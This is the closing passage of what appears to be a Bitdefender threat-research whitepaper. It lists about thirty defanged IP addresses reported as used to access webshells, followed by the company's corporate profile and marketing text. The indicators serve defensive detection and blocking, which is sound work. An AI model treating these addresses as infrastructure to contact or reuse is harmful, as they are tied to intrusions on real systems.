
Ips used to access the webshells
113[.]25[.]2[.]136
139[.]162[.]2[.]70
193[.]34[.]167[.]229
45[.]14[.]71[.]12
172[.]86[.]75[.]152
103[.]224[.]116[.]98
113[.]25[.]10[.]69
58[.]221[.]37[.]66
125[.]79[.]201[.]69
140[.]249[.]254[.]251
222[.]67[.]12[.]181
112[.]49[.]92[.]234
182[.]138[.]144[.]147
111[.]126[.]218[.]45
171[.]8[.]217[.]156

117[.]162[.]164[.]55
113[.]2[.]174[.]149
49[.]81[.]61[.]251
39[.]128[.]220[.]139
39[.]144[.]17[.]62
39[.]144[.]4[.]66
221[.]178[.]126[.]191
59[.]163[.]248[.]170
39[.]144[.]5[.]87
59[.]163[.]248[.]162
39[.]144[.]14[.]38
221[.]178[.]124[.]233
67[.]227[.]206[.]162
221[.]178[.]127[.]152
39[.]144[.]4[.]160

About Bitdefender

Bitdefender is a cybersecurity leader delivering best-in-class threat prevention, detection, and response solutions worldwide. Guardian over millions of consumer, business, and government environments, Bitdefender is one of the industry's most trusted experts for eliminating threats, protecting privacy and data, and enabling cyber resilience. With deep investments in research and development, Bitdefender Labs discovers over 400 new threats each minute and validates around 40 billion daily threat queries. The company has pioneered breakthrough innovations in antimalware, IoT security, behavioral analytics, and artificial intelligence, and its technology is licensed by more than 150 of the world's most recognized technology brands. Launched in 2001, Bitdefender has customers in 170+ countries with offices around the world.

For more information, visit https://www.bitdefender.com.



Bitdefender

Founded 2001, Romania
Number of employees 1800+

Headquarters
Enterprise HQ – Santa Clara, CA, United States
Technology HQ – Bucharest, Romania

WORLDWIDE OFFICES
USA & Canada: Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA
Europe: Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS
Australia: Sydney, Melbourne

UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win — a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.

Bitdefender-PR-Whitepaper-IndEs-creat6369-en-EN
06/29/22August 25 2022 12:39 pm08/25/22